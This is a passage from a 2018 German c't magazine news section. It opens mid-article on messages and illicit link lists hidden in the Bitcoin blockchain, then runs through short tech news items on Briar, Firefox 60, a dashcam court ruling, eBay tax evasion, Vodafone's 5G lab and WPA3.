Das stammt von der Titelseite der britischen The Times vom 3. Januar 2009 und beweist, dass Satoshi Bitcoin zwischen dem Erscheinungsdatum jener Ausgabe und der Veröffentlichung des ersten Bitcoin-Blocks am 9. Januar erfunden hat.

Die Möglichkeit, nicht zahlungsrelevante Daten in der Blockchain zu speichern, ist also so alt wie die Blockchain selbst und wurde von den Minern für viel, salopp gesagt, Unfug genutzt. Was dort steht, finden Sie auf der Website bitcoin-strings.com, die die Blockchain nach lesbaren Zeichenketten absucht. Satoshis Zitat findet sich in der Datei `blk00000.txt`. Haben Sie selbst eine Kopie der Blockchain, können Sie sich mit dem Kommandozeilenprogramm `strings` (Standard unter Linux und macOS, Windows-Version auf ct.de/y7c6) selbst auf die Suche nach geheimen Botschaften machen.

Untergeschoben

Es gibt noch eine weitere und umfangreichere Möglichkeit, Daten in der Blockchain unterzubringen – etwa im `OP_RETURN`-Feld, das dem Verwendungszweck einer Überweisung entspricht. 80 Bytes stehen hier zur Verfügung. Forscher der RWTH Aachen und der Goethe-Universität Frankfurt am Main haben diese und andere Möglichkeiten in einer im März veröffentlichten Studie untersucht. Eine seit Mitte 2010 häufig genutzte Methode ist, Inhalte nicht mehr nur in den Fußnoten der Blöcke und im Verwendungszweck einer Transaktionen, sondern in den Adressen von Transaktionen zu verstecken. Dabei können je nach Vorgehensweise zwischen 50 und knapp 100 KByte pro Transaktion eingeschleust werden, fanden die Forscher heraus.

Wie das funktioniert, lässt sich anhand einer Widmung für Nelson Mandela von Mitte 2013 gut nachvollziehen. Dabei wurde in einer über 1 KByte großen Transaktion ein kleiner Betrag an 32 Bitcoin-Adressen überwiesen. In den sogenann-

ten Output Scripts, die beschreiben, wie der Empfänger über das Geld verfügen kann, wurden jedoch nicht die Hashes echter Empfängeradressen eingefügt, sondern die Binärdaten mit einem Zitat und einem Bild Mandelas. Auf ct.de/y7c6 finden Sie den Link zu der Transaktion. Der Hash-Wert des ersten Output Scripts der Transaktion beinhaltet die ersten Worte des Zitats, das komplette Zitat ist neun Hashes lang.

Letztlich überweist man damit Geld ins Nirvana, kann aber durch Zufall auch eine aktive Bitcoin-Adresse erwischen. So wurde das Geld von einer der Adressen weiter transferiert, der Rest schlummert weiter in der Blockchain.

Auch das verschlüsselte Material der Cabel-Gate-Affäre von WikiLeaks wurde in der Blockchain gespeichert, quasi als öffentliches, unveränderliches Backup. Die Wörterliste für sogenannte Seeds des Bitcoin-Clients Electrum, die zum Wiederherstellen von Wallets benötigt wird, ist ebenfalls in der Blockchain verewigt. Wer selbst Daten in der Blockchain speichern möchte, kann dazu den Online-Dienst Cryptograffiti.info oder die Programme Apertus und Satoshi Uploader verwenden.



Die dunkle Seite

Unbekannte haben diese Möglichkeiten bereits 2012 genutzt, um eine Link-Sammlung für Pädophile mit ausführlicher Beschreibung, was man dort findet, aus dem Hidden Wiki des Darknets in der Blockchain zu speichern. Viele der Links verweisen auf sogenannte Hidden Services, die nur über den Tor-Browser erreichbar sind. Wir haben die Erreichbarkeit der genannten Onion-Domains überprüft, die einzige noch immer aktive war das Hidden Wiki selbst. Insofern hat sich die Situation inzwischen entspannt.



Die Blockchain enthält nicht nur Buchungsdaten, auch Botschaften an Außerirdische (links), Nachrufe für Verstorbene, ein Aufruf zur Legalisierung von Cannabis und Fotos von Personen sind dort für immer und ewig gespeichert.



Entfernen ließe sich eine solche Linksammlung nur durch einen Hard-Fork der Blockchain – etwa indem man die Transaktionen, die die problematischen Daten enthalten, durch einen irregulären Block ersetzt. Damit würde jedoch die Blockkette unterbrochen und so die oberste Regel verletzt: Die Blockchain ist unveränderlich.

Dass ein aus guten Gründen durchgeführter Hard-Fork nicht das Todesurteil für eine Kryptowährung sein muss, zeigt das Beispiel von Ethereum. Dort wurde Mitte 2016 der DAO-Hack, bei dem Hacker unter Ausnutzung eines Bugs Ether im Wert mehrerer Millionen Euro abgezogen, nachträglich durch einen Fork ausgebügelt. Dieser Fork zerstörte allerdings auch einiges an Vertrauen in die Beständigkeit der Blockchain und der Smart Contracts – um regelmäßig illegale Inhalte der Blockchain auszumerzen, ist diese Ultima Ratio ungeeignet.

Inzwischen schützen manche Miner die Blockchain vor offensichtlichem Missbrauch, indem sie besonders große Transaktionen mit vielen Output-Adressen nicht verarbeiten. Es dürfte noch eine Weile dauern, bis dies überall Standard ist. Dieses Vorgehen hat in der Vergangenheit schon einmal funktioniert: Nicht-Standard-Transaktionen, die ein noch höheres Missbrauchspotenzial bieten, berücksichtigt heute praktisch kein Miner mehr. Auch ist es durch die Vielzahl der Miner schwierig geworden, als Einzelperson einen Link in der Coinbase unterzubringen.

Eine gezielte Suche nach problematischen Inhalten findet jedoch nicht statt, Links auf Kinderporno-Seiten und auch Bilder lassen sich weiterhin einschmuggeln, wenn man es darauf anlegt. Absolute Sicherheit kann es ohnehin nicht geben:

Niemand weiß, ob nicht irgendwo ein Link oder ein Foto binär invertiert oder anderweitig verschleiert über mehrere Transaktionen verteilt eingefügt wurde.

Aufgebohrt

Die Entwickler der Kryptowährung Bitcoin Cash haben ungeachtet des Unfugs, der ohnehin schon mit der Blockchain getrieben wird, beim bislang letzten Fork der Kryptowährung am 15. Mai den Platz für den Verwendungszweck von Transaktionen sogar noch vergrößert: Bis zu 220 Bytes sind nun erlaubt. Außerdem funktionieren Tricks wie Transaktionen mit unzähligen Auszahlungsadressen ebenfalls.

Mit Memo.cash gibt es außerdem einen Client, mit dem man ähnlich wie bei Twitter Kurznachrichten für immer und ewig in der Blockchain speichern, aber auch anderen Bitcoin-Cash-Besitzern folgen oder ihre Beiträge liken kann. Worüber auf der Bitcoin-Cash-Blockchain geredet wird, lässt sich auf der Website Wewo.cash nachlesen.

Bei Redaktionsschluss versuchten die Ersten, über mehrere Memos verteilte Fotos in der Blockchain zu speichern. Es bleibt nur die Hoffnung, dass niemand Kinderpornos einschleust. Denn der Besitz und die Verbreitung von Kinderpornografie ist und bleibt strafbar, egal, ob sie in der Blockchain oder in einzelnen Dateien gespeichert sind. Anwendern bliebe nur die Möglichkeit, auf Light-Clients wie Electrum umzusteigen, die nicht die ganze Blockchain, sondern nur einzelne Transaktionen für das eigene Wallet von speziellen Servern herunterladen. (mid@ct.de) **ct**

Strings für Windows und Links zu Mandela-Transaktionen: ct.de/y7c6

P2P-Messenger Briar erschienen

Das Briar Project hat seinen Messenger Briar veröffentlicht. Mit Briar können sich Nutzer anonym und zur Not auch ohne Internetverbindung austauschen. Die Kommunikation läuft über das Tor-Netzwerk und kommt ohne zentrale Server aus. Dabei kann Briar über Bluetooth oder WLAN auch direkte Verbindungen zu anderen Instanzen in der unmittelbaren Umgebung aufbauen. Briar ist nur für Android verfügbar. (jo@ct.de)

Download Briar: ct.de/y27p

YouTube Music startet


Google hat seinen Musik-Streaming-Dienst YouTube Music gestartet. Von YouTube Music wird es eine kostenlose Version mit Werbung geben, ähnlich der Gratis-Fassung von Spotify. Die werbefreie Premium-Variante kostet in den USA rund 10 US-Dollar im Monat. Abonnenten von Google Play Music bekommen automatisch YouTube Music Premium dazu.

YouTube Music und Premium gibt es zunächst nur in den USA, sie sollen aber „demnächst“ auch in Deutschland, Österreich und in der Schweiz verfügbar sein. (jo@ct.de)

Firefox für den Unternehmenseseinsatz

Firefox 60 enthält eine sogenannte Enterprise Policy Engine. Damit können Systemadministratoren den Browser vor dem Verteilen in ihrer Firma konfigurieren und Unternehmensrichtlinien umsetzen. Die Enterprise Policy Engine liest dazu eine JSON-Datei aus. Darin lässt sich etwa der Zugriff auf about:config und about:addons für Nutzer sperren. Zudem unterstützt die Policy-Engine die Windows-Gruppenrichtlinien.

Der Browser ist zudem die erste Version mit der neuen Engine Quantum, die Langzeitunterstützung bietet (Extended Support Release, ESR). Nutzer von Firefox ESR 52 haben bis zum 5. September Zeit, auf Version 60 umzusteigen; danach werden sie automatisch auf ESR 60.2 migriert. Das dürfte allerdings mitunter zu Problemen führen, denn Firefox 60 unterstützt die Legacy-Add-ons von Firefox 52 nicht. (jo@ct.de)



Firefox 60 erleichtert die Cookie-Verwaltung.

In eigener Sache: c't auf der Cebit und Ticket-Rabatt

Die IT-Messe Cebit 2018 in Hannover findet vom 11. bis 15. Juni statt – deutlich später im Jahr als bisher. Auf unserem Stand in Halle 13, B74 können Sie die Redakteurinnen und Redakteure der c't und von heise online treffen. In der heise-showXXL live vor Ort diskutiert Jürgen Kuri, stellvertretender Chefredakteur heise online, mit diversen Gästen über Robotik, autonome Autos, IT-Sicherheit und weitere Themen der Branche.

Im Rahmen einer Kooperation stellt die Messe AG einen Rabatt-Code für c't-Leser zur Verfügung. Sie erhalten exklusiv 50 Prozent Rabatt auf den bis 27. Mai gültigen Frühbucher-Tarif (50 statt 100 Euro) oder auf die danach erhältlichen Standard-Tickets (100 statt 200 Euro). Geben Sie dazu den folgenden Rabatt-Code an: **JPh3yzZsc4**

Das Ticket können Sie hier bestellen: cebit.de/de/tickets.

BGH: Dashcam-Bilder vor Gericht verwertbar

Dashcam-Aufnahmen von Unfällen dürfen vor Gericht verwendet werden, auch wenn sie gegen Datenschutzbestimmungen verstoßen. Das hat der Bundesgerichtshof entschieden (Az. VI ZR 233/17).

Das Fahrzeug eines Fahrers aus Sachsen-Anhalt war mit einem anderen Pkw seitlich kollidiert. Die Parteien stritten darüber, wer seine Spur verlassen und die Kollision herbeigeführt hat, die von einer Dashcam im Fahrzeug des Klägers aufgezeichnet wurde. Weder das Amts- noch das Landgericht hatten diese Aufnahmen berücksichtigt, da solche Aufnahmen gegen datenschutzrechtliche Bestimmungen verstoßen. Der BGH sah dies nun anders.

Die Bundesrichter argumentieren: „Die Unzulässigkeit oder Rechtswidrigkeit einer Beweiserhebung führt im Zivilprozess nicht ohne Weiteres zu einem Beweisverwertungsverbot. Über die Frage der Verwertbarkeit ist vielmehr aufgrund einer Interessen- und Güterabwägung nach den im Einzelfall gegebenen Umständen zu entscheiden.“ Das Urteil bedeutet aber nicht, dass immer gefilmt werden darf; das permanente Aufzeichnen bleibt nach wie vor unzulässig. (jo@ct.de)

Bürgerportal startet

Das von der Bundesregierung für die laufende Legislaturperiode angekündigte digitale Bürgerportal soll im Oktober in Hessen, Berlin, Bayern und Hamburg starten. Das kündigte Dorothee Bär, Staatsministerin für Digitales, in einem Interview an. Bürger sollen dann online ihre Kfz-Anmeldungen abwickeln, den Wohnsitz ummelden oder Eltern- und Kindergeld beantragen können. Später sollen weitere Dienstleistungen folgen. (jo@ct.de)

Ebay hält sich bei Steuerbetrugsermittlung zurück

Anfang April durchsuchte die Steuerfahndung mehrere Lager und die Privatwohnung eines Online-Händlers in Hamburg. Sie verhaftete den Geschäftsführer der über ein chinesisches Netzwerk gesteuerten Firma schließlich, pfändete zwei Konten und sicherte Gelder in Höhe von über 350.000 Euro. Der Grund: Verdacht auf Steuerhinterziehung.

Der erwischte Händler soll seine Waren über Ebay vertrieben haben – und zwar über mindestens 15 verschiedene Accounts. Für die Steuer angemeldet sei davon nur einer gewesen. Innerhalb von zweieinhalb Jahren sollen so rund 45 Millionen Euro Umsatz am Fiskus vorbeigeflossen sein – auf die sieben Millionen Euro Steuern angefallen wären.

Laut einem Sprecher der Finanzbehörde wurden zahlreiche Beweismittel beschlagnahmt, jedoch keine weiteren Vermögensgegenstände eingezogen. Zusätzliche Infos konnten aus ermittlungstaktischen Gründen nicht herausgegeben werden. Im Falle einer Verurteilung droht dem Verdächtigen Freiheitsentzug zwischen sechs Monaten und zehn Jahren.

Ebay sieht sich dennoch nicht in der Pflicht und beharrte auf Nachfrage darauf, dass man mit den zuständigen Behörden zusammenarbeite und derartige Verstöße nicht toleriere. Man kläre auf Ebay aktive Händler umfangreich über ihre rechtlichen Pflichten auf. Verantwortlich für deren Durchsetzung seien jedoch die jeweiligen Behörden.

Der Marktplatzbetreiber sei nicht in der Lage zu beurteilen, ob ein Rechtsverstoß vorliege, denn: Nur weil ein Händler keine Umsatzsteueridentnummer (Ust-ID) angegeben hat, ist das kein Beweis für Steuerhinterziehung. Händler, die aus dem Ausland oder einem deutschen Warenhaus ausschließlich direkt nach Deutschland versenden, benötigen keine Ust-ID, nur eine Steuer-



nummer – und die muss man bei Ebay nicht angeben. Ebay bedient sich damit der gleichen Argumentation, die auch bereits wiederholt von Marktplatz-Mitbewerber Amazon zu hören war.

Das deutsche Finanzministerium sieht das anders und fordert weiterhin ein härteres Durchgreifen von Online-Marktplatzbetreibern. Solche Töne waren auch Ende 2017 zu hören, als Amazon rund 100

Accounts von Händlern dicht machte, die von deutschen Behörden der Steuerhinterziehung überführt worden waren [1].

Finanzsenator Dressel kommentierte das aktuelle Verfahren gegen den festgenommenen Händler: „Steuerhinterziehung im Online-Handel wird zunehmend zu einem immer größeren Problem, nicht nur für den Fiskus, sondern auch für alle ehrlichen Einzelhändler, die gegen kriminelle Wettbewerber einen massiven Nachteil erleiden. Wir werden hier nicht nachlassen und den Druck auch im Onlinehandel aufrechterhalten.“

Eben jene Einzelhändler und ihre Kunden tun derweil weiterhin ihren Unmut in Foren und Leserbriefen kund. Der Grundtenor: Online-Marktplätze können und sollen mehr gegen Rechtsverstöße auf ihren Plattformen tun, haben dazu aber keinen wirklichen Anlass. Zwar könnten sie Prozesse etablieren, um Verstöße selbst aufzudecken und beispielsweise Händler ohne angegebene Steuernummer von ihren Marktplätzen zu verbannen. Dann ginge ihnen jedoch auch deren Provision verloren. Solange sie dazu nicht in die Pflicht genommen werden, bleibt die Motivation gering.


(jube@ct.de) **ct**

Literatur

[1] Julius Beineke, Marktplatz-Abgezacke, Steuerhinterziehung auf Online-Marktplätzen, c't 6/2018, S. 62

Anzeige

Kostenloser SoftMaker-Office-Abkömmling



Die FreeOffice-2018-Programme sind mit derselben Oberfläche ausgestattet wie die des großen Bruders SoftMaker Office 2018.

SoftMaker hat die kostenlose Variante seines Office-Pakets auf den Stand von SoftMaker Office 2018 gebracht. FreeOffice besteht aus dem Textprogramm TextMaker, der Tabellenkalkulation PlanMaker und dem Präsentationsprogramm Presentations.

Alle drei Programme sind nun mit einer Ribbon-Oberfläche ausgestattet, die sich aber jederzeit auf das alte Design mit klassischen Menüs und Symbolleisten umschalten lässt. Der Funktionsumfang der Programme wurde für die Gratis-Version abgespeckt, bietet aber alle wichtigen Werkzeuge, um einfache Texte, Tabellen und Präsentationen zu bearbeiten. In Textmaker fehlen unter anderem Funktionen zum Einfügen von Fußnoten und Querverweisen und in PlanMaker die Formelüberwachung und Szenarien. Die kostenlose Version von Presentations exportiert Diashows nicht als Video.

FreeOffice 2018 ist für Windows und Linux erhältlich und darf sowohl privat als auch kommerziell eingesetzt werden. Eine macOS-Variante soll im Lauf des Jahres folgen.

(db@ct.de)


Download FreeOffice: ct.de/ysw3

Film-Looks für Fotos

Immer mehr Fotos haben eine Anmutung, wie man sie aus Kinofilmen kennt: Keine Frage, Cinematic Looks sind schwer angesagt – manuell allerdings schwer zu gestalten. Die Tüftler von Picture Instruments aus Leverkusen versprechen mit ihrer Software Image 2 LUT nun auch Laien den kurzen Weg zum bevorzugten Filmlook. Sie haben ein Bildanalyseverfahren entwickelt, das die charakteristische Farbstimmung eines Beispielfildes erkennt und direkt auf ein Zielbild überträgt oder in eine 3D-Lookup-Tabelle (3D LUT) schreibt.

Als Vorlage genügt laut Hersteller ein Screenshot aus einem Filmtrailer. Über diverse Regler lassen sich Effekte verstärken oder abschwächen, um etwa Hauttöne und Kontraste zu schützen. Die exportierten 3D-Lookup-Tabellen lassen sich in professionellen Bildbearbeitungsprogrammen wie Photoshop sowie Videoschnittprogrammen und einigen Raw-Konvertern nutzen, um ganze Bilderserien oder Filme stilistisch anzugleichen. Image 2 LUT kostet 55 Euro und läuft unter Windows und macOS.

(atr@ct.de)



Großes Kino fürs Foto: Image 2 LUT überträgt die Anmutung eines Beispielfildes auf andere Fotos.

Zukunft für insolvente DxO Labs


Anfang März hat die französische Kreativsoftwareschmiede DxO Labs Insolvenz beantragt. Nun meldet sich der Hersteller mit einem Blog-Beitrag zu Wort, in dem er Zukunftspläne darlegt: Derzeit werde die Firma umstrukturiert und man sei zuversichtlich, diesen Prozess in einigen Wochen abzuschließen. Wie zum Beweis der Handlungsfähigkeit kündigt DxO Labs auch neue Versionen seiner Hauptprodukte an.

Das kostenlose Update auf Version 1.2 des Raw-Konverters DxO PhotoLab soll verbesserte lokale Korrekturfunktionen bringen und sieben zusätzliche Kameramodelle unterstützen.

Außerdem habe man die von Google übernommene Nik Collection von diversen Bugs befreit und auf den neuesten Stand der macOS- und Windows-Plattformen gebracht. Beide Updates will DxO im Juni veröffentlichen.

Zum Produktspektrum gehört auch die Smartphone-Aufsteckkamera DxO One, die der Hersteller vor drei Jahren auf den Markt gebracht hatte. Die DxO-Mark-Testsoftware und -services hingegen scheinen nicht von der Insolvenz betroffen. Dieser Geschäftszweig wurde im September 2017 in eine unabhängige Firma namens DxO Mark Image Labs ausgegliedert. (atr@ct.de)

MS Outlook plant selbstständig



Outlook hält alle Teilnehmer an einer Besprechung über Terminzu- und -absagen auf dem Laufenden.

Microsofts E-Mail-Client Outlook soll mit den jüngsten Erweiterungen die Routinearbeiten im Büro erleichtern. Zum Beispiel soll die Software jetzt automatisch Rechnungen, Flug- und Hotelbuchungen und ähnliche terminbezogene Inhalte von bestimmten Absendern erkennen. Die Inhalte fasst sie dann in einer eigenen Karteikarte zusammen und trägt Reservierungs- und Fälligkeitsdaten in den Terminkalender ein.

Für die Organisation von Besprechungen merkt sich Outlook die bisher verwendeten Örtlichkeiten, um daraus mit maschinellem Lernen passende Vorschläge für neu anberaumte Meetings abzuleiten. Unter iOS und demnächst auch unter Windows ergänzt Outlook Angaben für öffentliche Orte um Anreiseinformationen. Anhand des Aufenthaltsorts und der aus dem Web ermittelten Reisedauer fordert die Software den Anwender rechtzeitig zum Aufbruch auf. Im Umgang mit Reisezeiten berücksichtigt Outlook nun unterschiedliche Zeitzonen für die Kalendereinträge.

Außerdem gibt Outlook den Teilnehmern einer Besprechung jetzt jederzeit Auskunft, wer zur Teilnahme eingeladen ist und wer die Einladung angenommen hat. (hps@ct.de)

Webdienst hilft dem Kundendienst

Salesforce hat seine Kundendienst-Plattform Field Service Lightning um Funktionen erweitert, mit denen sich Kundenbetreuung umfassender organisieren lässt. Demnach genügt eine einzige Codezeile, um mit „Snap-Ins Appointment Management“ ein Werkzeug zur Terminvereinbarung in eine Webseite einzubauen. Endkunden sollen dann von jedem Gerät aus Gesprächs- oder Besuchstermine vorschlagen können.

Techniker und Endkunden können mit der Funktion „Return Orders“ Rücksendungen direkt über die Firmenwebseite auslösen. „Crew Scheduling“ versetzt Disponenten in die Lage, für komplexe Wartungsarbeiten Teams aus Spezialisten zusammenzustellen. (hps@ct.de)

Sage 50cloud hört aufs Wort


Im Cloud-gestützten Buchhaltungsprogramm 50cloud von Sage kommuniziert die virtuelle Sprachassistentin Pegg per Smartphone oder PC mit dem Anwender. Pegg erscheint in der Skype-Kontaktliste des Anwenders und soll mit der künstlichen Intelligenz des Webserverns auch komplexe Kommandos verstehen. Laut Hersteller kann man damit Reisekosten erfassen, den Bestand offener Posten und den Status von Rechnungen abfragen oder sich schnell einen Überblick über die Unternehmensbilanz verschaffen. Microsoft Office 365 ist tief in den Sage-Dienst integriert: Sobald ein Anwender die Mail eines Kunden in Outlook öffnet, bekommt er alle wesentlichen Informationen zum Absender angezeigt.

50cloud enthält Module für Auftragsbearbeitung, Warenwirtschaft, Finanzbuchhaltung sowie optional für die Integration eines Webshops. Dabei soll die Sage-Software als zentrale Instanz alle Artikelinformationen, -preise und Lagerbestände verwalten und automatisch mit der Datenbank des Webshops abgleichen. Preise für das Komplettpaket mit Auftragsbearbeitung und Buchhaltung beginnen bei monatlich 23 Euro netto. (hps@ct.de)

Projektron betreut Projekt-Langläufer

Mit dem webgestützten Multiprojektmanagementsystem BCS 18.1 wollen die Entwickler beim Hersteller Projektron die Planung und Überwachung besonders langfristiger Vorhaben erleichtern.

Für Projektlaufrzeiten von mehreren Jahren lässt sich die Terminierung jetzt außer in Monatsabschnitten auch nach Quartalen oder Jahren gliedern. In sogenannten Bottom-up-Projekten kann man Aufwände und Arbeitsaufträge im ersten Anlauf für die ganze Projektlaufrzeit definieren, um sie in einem späteren Stadium mit Meilensteinen und konkreten Fälligkeitsdaten zu verknüpfen. So sollen sich komplexe Projekte schon sorgfältig planen lassen, bevor alle Details zu Terminen und Randbedingungen bekannt sind. (hps@ct.de)



BCS 18.1 verwaltet Arbeitsaufträge bereits dann, wenn deren Verlauf noch nicht exakt planbar ist.

Start für das schnelle Mobilfunknetz

Vodafone richtet 5G-Prüflabor in Düsseldorf ein

Vodafone ist für den Run auf die neuen 5G-Mobilfunknetze in den kommenden Jahren gerüstet: In Düsseldorf werden für den weltweit agierenden Konzern 5G-Geräte auf Kompatibilität geprüft.

Von Urs Mansmann

Das 5G-Netz steht in den Startlöchern. Ab 2020 soll die neue Mobilfunktechnik die bestehenden 2G- und 4G-Netze ergänzen und das 3G-Netz mittelfristig komplett ersetzen. Die neue Technik stellt Datenraten bis zu 10 GBit/s bereit – derzeit liegt die Grenze bei rund 1 GBit/s. Die im 4G-Netz ohnehin niedrigen Latenzen von rund 10 Millisekunden werden mit 5G nochmals drastisch auf 1 bis 2 Millisekunden verringert.

Komplexe Umgebung

5G-Geräte müssen einen festgeschriebenen Anforderungskatalog erfüllen, um in der komplexen Netzwerkkumgebung zuverlässig arbeiten zu können. In seinem neu eröffneten 5G-Lab testet Vodafone 5G-Komponenten auf Kompatibilität – sowohl die mobilen Endgeräte als auch die Technik der Funkzellen. Der Standort in Düsseldorf übernimmt diese Aufgabe für den kompletten Konzern weltweit. Herzstück ist eine funktechnisch komplett abgeschirmte Messkammer, in der alle Geräte unter simulierten Freifeldbedingungen geprüft werden können.

5G-Funkzellen können zusätzlich zu den bisherigen Frequenzbändern Millimeter-Wellen – die sogenannte mmWave-Technik – nutzen, die zwar technisch nur eine sehr geringe Reichweite haben, dafür aber enorme Datenraten bereitstellen. Damit sind sie ideal für die Abdeckung bei besonders hohem Bedarf, beispielsweise für die Indoor- oder Nahbereichsversorgung von Veranstaltungsflächen oder Verkehrsknotenpunkten wie Stadien, Bahnhöfen oder Flughäfen. Die bisherigen

Netze funken ausschließlich im Dezimeter-Wellenbereich, der zwar weit reicht, aber nur vergleichsweise niedrige Datenraten erlaubt.

5G-Netze lassen sich sehr flexibel konfigurieren. Durch Beamforming und -tracking können die Basisstationen Bereiche mit erhöhtem Bedarf temporär versorgen, beispielsweise einen Schulhof während der großen Pause oder ein Kongresszentrum. Das Beamforming ist dynamisch und kann dem Bedarf auch folgen, wenn sich der Standort der versorgten Geräte ändert, also wenn beispielsweise ein gut besetzter ICE durch die Funkzelle fährt. Die Beams werden durch ein Antennenfeld mit 8×8 Antennen erzeugt, deren Phasenlage variabel angesteuert wird und die dadurch eine sehr scharfe Richtwirkung erreichen.

Für zusätzliche Kapazität im 5G-Netz sorgt MIMO. Mit mehreren Antennen auf Sendeseite und Empfangsseite lassen sich voneinander unabhängige Verbindungen aufbauen, mit denen sich die vorhandene Kapazität vervielfachen lässt. Diese Technik kommt bereits in 4G- und WLAN-Netzen zum Einsatz.

Neue Technik für kommerzielle Nutzer

Ein neues Angebot der Netzbetreiber ist das sogenannte Network Slicing. Dabei werden Kunden feste Kapazitäten in den Funkzellen exklusiv zugewiesen. Vom jeweiligen Kunden nicht genutzte Kapazitäten liegen allerdings brach und werden nicht temporär anderen Nutzern zur Verfügung gestellt.

Eine weitere technische Neuerung der 5G-Netze ist Edge Computing. Dabei wird Rechenleistung für Nutzeranwendungen in Basisstationen und nahegelegenen Knoten des Netzes bereitgestellt. Dadurch, dass Daten vor Ort verarbeitet werden und nicht durch das gesamte Netz geleitet werden müssen, sinken die Latenzen und steigt die Performance.

Vodafone wirbt für das neue Netz mit neuen Anwendungen. Lernende Roboter sollen sich über die Mobilfunknetze vernetzen, selbstfahrende Autos ferngesteuert oder Kräne bewegt werden können. Auf der Eröffnungsfeier für das 5G-Lab zeigte Vodafone solche Anwendungen – allerdings noch im 4G-Netz. Mit dem Umstieg auf das 5G-Netz wird die Qualität der Verbindungen nochmals deutlich steigen und noch anspruchsvollere Anwendungen zur Echtzeitsteuerung von Prozessen zulassen.

Bis die 5G-Netze in relevantem Umfang ausgebaut und 5G-Geräte in nennenswerten Stückzahlen verfügbar sind, werden noch einige Jahre vergehen. Bei den Netzbetreibern laufen die Vorbereitungen für das neue Netz aber schon heute auf Hochtouren. (uma@ct.de) **ct**



Bild: Vodafone

In einer Testkammer prüft Vodafone 5G-Geräte auf die Einhaltung der Kompatibilität mit allen Netzkomponenten.

Sicherer funken

WPA3 löst die löchrige WLAN-Verschlüsselung WPA2 ab

Anfang Januar kündigte die Wi-Fi Alliance konkrete Pläne für den Nachfolger des in die Jahre gekommenen WLAN-Verschlüsselungsverfahrens WPA2 an. WPA3 soll viele Verbesserungen bringen, aber um eine simple gibt es Streit.

Von Jennifer Li

Seit mehreren Jahren feilen verschiedene Firmen an verbesserten Verschlüsselungsverfahren fürs WLAN. Obschon die WPA3-Entwickler mehrfach bemerkten, dass Verschlüsselung wie eine Impfung sei, die man rechtzeitig vornehmen müsse und nicht erst, wenn das Kind schon krank ist, blockierten einige Mitarbeiter des Herstellerverbandes Wi-Fi Alliance (WFA) den Ansatz. Zu groß war ihre Angst, dass ein WPA2-Nachfolger Kunden verunsichern könnte, weil denen die bisherige Technik dann als angeknackst erscheint – völlig zu Recht, wie der KRACK-Angriff im Herbst 2017 bewiesen hat (siehe ct.de/yxar).

So kündigte die WFA erst zur CES im Januar konkret an, dass WPA3 noch in diesem Jahr eingeführt wird. Wie gewohnt wird es zwei Varianten geben: WPA3-Enterprise ist für Unternehmen gedacht und ermöglicht individuelle Authentifizierung. WPA3-Personal verwendet dasselbe Passwort für alle Nutzer eines WLANs, wie man es von WPA2-PSK kennt. Beide setzen auf denselben Unterbau.

